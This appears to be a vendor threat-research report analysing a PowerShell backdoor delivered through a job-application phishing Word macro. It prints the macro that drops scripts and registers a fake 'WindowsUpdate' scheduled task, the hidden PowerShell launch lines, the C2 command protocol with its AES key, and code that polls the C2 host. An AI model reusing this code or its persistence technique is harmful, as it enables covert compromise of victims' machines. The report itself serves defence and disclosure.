
SafeBreach Labs Researchers Uncover New Fully Undetectable Powershell Backdoor


NEW RESEARCH
SafeBreach Labs Uncovers New Fully Undetectable Powershell Backdoor
LEARN MORE


Author: Tomer Bar, Director of Security Research, SafeBreach

As part of our ongoing commitment to conducting original research to uncover new threats and ensure our Hacker's Playbook provides the most comprehensive collection of attacks, the SafeBreach Labs research team recently discovered a new fully undetectable (FUD) powershell backdoor that leverages a novel approach of disguising itself as part of the Windows update process. The covert self-developed tool and the associated C2 commands seem to be the work of a sophisticated, unknown threat actor who has targeted approximately 100 victims.

In this research report, we will provide a high-level overview of this FUD powershell backdoor, including when it first appeared and what it does. We'll also provide insight into the operations security mistakes made by the threat actor responsible for the tool that we were able to logically exploit to access and decrypt the encrypted C2 commands for each victim. One of the commands is an execution of a full powershell code for Active Directory users enumeration and remote desktop enumeration, which probably will be used later in a lateral movement phase. Finally, we'll share details about how SafeBreach is sharing this information with the security community.

Initial Access


The attack starts with a malicious Word document, which includes a macro code that launches an unknown powershell script. The name of the Word document is "Apply Form.docm." The malicious Word document was uploaded from Jordan on August 25, 2022.



Submissions

Date	Name	Source	Country
2022-08-25 12:49:33 UTC	Apply Form.docm	1d666e88 - web	JO

Figure 1: Upload of the malicious document to VirusTotal



IMPORTANT

Read below↓

- Due to our Privacy policy, we're not able to accept applications without valid personal number (It is written in next page's header if you own it but if you don't own one, press two followed button above the page (enable editing then enable content) then it will complete that personal number automatically).
- After completing the application form send the pdf version to the email below:
  hr@lumen.com
  If there were any problems or you didn't get answer notify your issues via:
  lumenhrgroup@outlook.com


Welcome to *Lumen*© family

Employment / Job Application

LUMEN

Figure 2: Content of Apply Form.docm

The metadata of the file reveals this campaign was related to an alleged LinkedIn-based job application spearphishing lure.




Document Properties

dc:creator	Linkedin based job application
dc:title	Employment / Job Application
cp:revision	103
dcterms:created	2022-07-19T20:38:00Z
dcterms:modified	2022-08-23T01:24:00Z
cp:lastModifiedBy	david walter
cp:lastPrinted	2018-12-28T03:26:00Z


Figure 3: Document properties of Apply Form.docm

The Macro drops *updater.vbs*, creates a scheduled task pretending to be part of a Windows update, which will execute the *updater.vbs* script from a fake update folder under *“%appdata%\local\Microsoft\Windows.*



```
Private Sub Document_Close()
    Application.ScreenUpdating = False
    uName = Environ("username")
    Pathh = "C:\Users\" & uName & "\AppData\Local\Microsoft\Windows\Update\"
    XML = Google.map.Text
    XML = Replace(XML, "PATH", Pathh)
    Set service = CreateObject("Schedule.Service")
    Call service.Connect
    Set rootFolder = service.GetFolder("\")
    temp = rootFolder.RegisterTask("WindowsUpdate", XML, 6, , , 3)
```


Figure 4: Registration of the new schedule task



```
<Actions Context="Author">

  <Exec>

    <Command>wscript</Command>

    <Arguments>"PATHUpdater.vbs"</Arguments>

  </Exec>

</Actions>
```

Figure 5: The scheduled task xml file


The *updater.vbs* script executes a powershell script.



```
powershell.exe -Exec Bypass PATHScript.ps1
```

Figure 6: Powershell script


Before executing the scheduled task, it will create two powershell scripts, named *Script.ps1* and *Temp.ps1*. The content of the powershell scripts is stored in text boxes inside the Word document and will be saved to the same fake update directory of *%AppData%\Local\Microsoft\Windows\Update.*



```
Set FSO1 = CreateObject("Scripting.FileSystemObject")
SetAttr Pathh, vbHidden
Set FS1 = FSO1.CreateTextFile(Pathh & "Script.ps1", True)
ActiveDocument.Shapes.Range(Array("Text Box 19")).Select
Selection.WholeStory
FS1.WriteLine Selection.Text
FS1.Close
Set FSO3 = CreateObject("Scripting.FileSystemObject")
Set FS3 = FSO3.CreateTextFile(Pathh & "temp.ps1", True)
ActiveDocument.Shapes.Range(Array("Text Box 18")).Select
Selection.WholeStory
FS3.WriteLine Selection.Text
FS3.Close
```

Figure 7: Creation of two powershell scripts

Both scripts are obfuscated and FUD with 0 detection in VirusTotal.



bda4484bb6325dfccaa464c2007a8f20130f0cf359a7f79e14feeab3faa62332

0 / 59

No security vendors and no sandboxes flagged this file as malicious

bda4484bb6325dfccaa464c2007a8f20130f0cf359a7f79e14feeab3faa62332
C:\Users\Admin\AppData\Local\Microsoft\Windows\Update\Script.ps1
checks-network-adapters detect-debug-environment direct-cpu-clock-access runtime-modules text

15.90 KB Size

2022-08-26 09:00:39 UTC 5 days ago

16007ea6ae7ce797451baec2132e30564a29ee0bf8a8f05828ad2289b3690f55

0 / 59

No security vendors and no sandboxes flagged this file as malicious

16007ea6ae7ce797451baec2132e30564a29ee0bf8a8f05828ad2289b3690f55
C:\Users\Admin\AppData\Local\Microsoft\Windows\Update\temp.ps1
checks-network-adapters detect-debug-environment direct-cpu-clock-access runtime-modules text

11.26 KB Size

2022-08-26 08:59:22 UTC 5 days ago

Figure 8: VirusTotal listing for each script


Script1.ps1 connects to the C2 server to get commands to be executed by sending an HTTP GET request to hxxp://45.89.125.189/get, which returns the victim's unique ID. When we first tested it, we got ID number 70, which means there were probably 69 victims prior to our test. The script sends a second HTTP POST request to the same URL, and the C2 server responds with a command to be executed encrypted by AES-256 CBC with the following encryption key:

"17 1d 84 e8 41 ae e4 c0 ff fb a2 7c 86 d1 ec 82 b8 80 7c b8 c3 79 9a 11 b8 fa 2d b7 78 1f d1 5a"

And the following IV value:

“18 3c ed 6f b3 34 9f 9a c6 f9 8 f9 29 de 35 52”

The response of the C2 server to the POST request is decrypted using CyberChef.



Recipe

AES Decrypt

Key: 17 1d 84 e8 41 ae e4 c0 ff fb a2 7c 86 d1 ec 82 b8... HEX

IV: 18 3c ed 6f b3 34 9f 9a c6 f9 8 f9 29 de 35 52 HEX

Mode: CBC/NoPadding | Input: Hex | Output: Raw

Input

Output

```
0!@#EWQ796¦+.x7.powershell -command Get-Process^%$RTY:
```


Figure 9: CyberChef AES decryption of the C2 response content to the POST request

The command,

0!@#EWQ796¦+.x7.powershell -command Get-Process^%$RTY:

starts with a type number shown here in red. There are 3 possible values—0,1, or 2, which we will explain later on. The 0-type value in this case indicates that it is expected to execute the powershell command. The blue section is a separator, the green section is the command expression to be executed, the brown section is a separator between commands, and the final purple “:” means there are no other commands to execute.

The script will parse the commands and will execute the *Temp.ps1* script for each command with the parameter named c:



```
for ($index = 0; $index -lt $invoke_response_of_uploadData_response_decrypted__splited.Length; $index++) {
    if ($invoke_response_of_uploadData_response_decrypted__splited[$index] -eq ':') {
        break
    }
    [System.IO.File]::WriteAllText(($mainpath + $c_txt_file_name), $invoke_response_of_uploadData_response_decrypted__splited[$index])
    $c = [System.Convert]::ToBase64String( (gb -ss $invoke_response_of_uploadData_response_decrypted__splited[$index]) )

Start-Process powershell -ArgumentList "-exec bypass -file $($mainpath+"temp.ps1") $c" -WindowStyle Hidden
$random_number = Get-Random -Maximum 20 -Minimum 10
Start-Sleep -s $random_number
```

Figure 10: Script1.ps1 executing Temp.ps1 with the command received from the C2 server


If the command starts with 2, it will save the command received from the C2 response to a file path also provided by the C2. Then it will execute *Temp.ps1* with a parameter in this formula:

'RES!#%' + %content%lt;command converted to base64>

The *Temp.ps1* script will decode the base64 command and will check the type of command.

- If the value is 0, it will execute it using invoke-expression, encrypt the output of the command using the same encryption key, and upload it using an HTTP POST request to hxxp://45.89.125.189/put.
- If the value is 1, it will read the command to be executed from the path received inside the C2 response and execute it.
- If the value is 2, it will write the command to be executed to the path and execute the command.


Here, the threat actor made a crucial operations security mistake by using predictable victims' IDs. We developed a script that pretended to be each victim and recorded the C2 responses (commands) in a pcap file, then ran a second tool we developed to extract the encrypted commands from the pcap.



```
for ($index2 = 0; $index2 -ne 102; $index2++) {
    $get_url_response_string_ = $index2#$get_url_response_string
    $output_of_invoke_command_from_c2 = gb -ss ($get_url_response_string_)
    $enc_data = $aes_encryptor.TransformFinalBlock($output_of_invoke_command_from_c2, 0, $output_of_invoke_command_from_c2.Length)
    $webClient = New-Object Net.WebClient
    $webClient.Headers.Add((customDecodeBase64('VXNlckFnZW50')), $UA[0]) #UserAgent
    $uploadData_response = $webClient.UploadData($get_url, $enc_data)
    $invoke_response_of_uploadData_response_decrypted__splited = $invoke_response_of_uploadData_response_decrypted_ -split $RTY_seprator, 0, (customDecod
    for ($index = 0; $index -lt $invoke_response_of_uploadData_response_decrypted__splited.Length; $index++) {
        if ($invoke_response_of_uploadData_response_decrypted__splited[$index] -eq ':') {
            break
        }
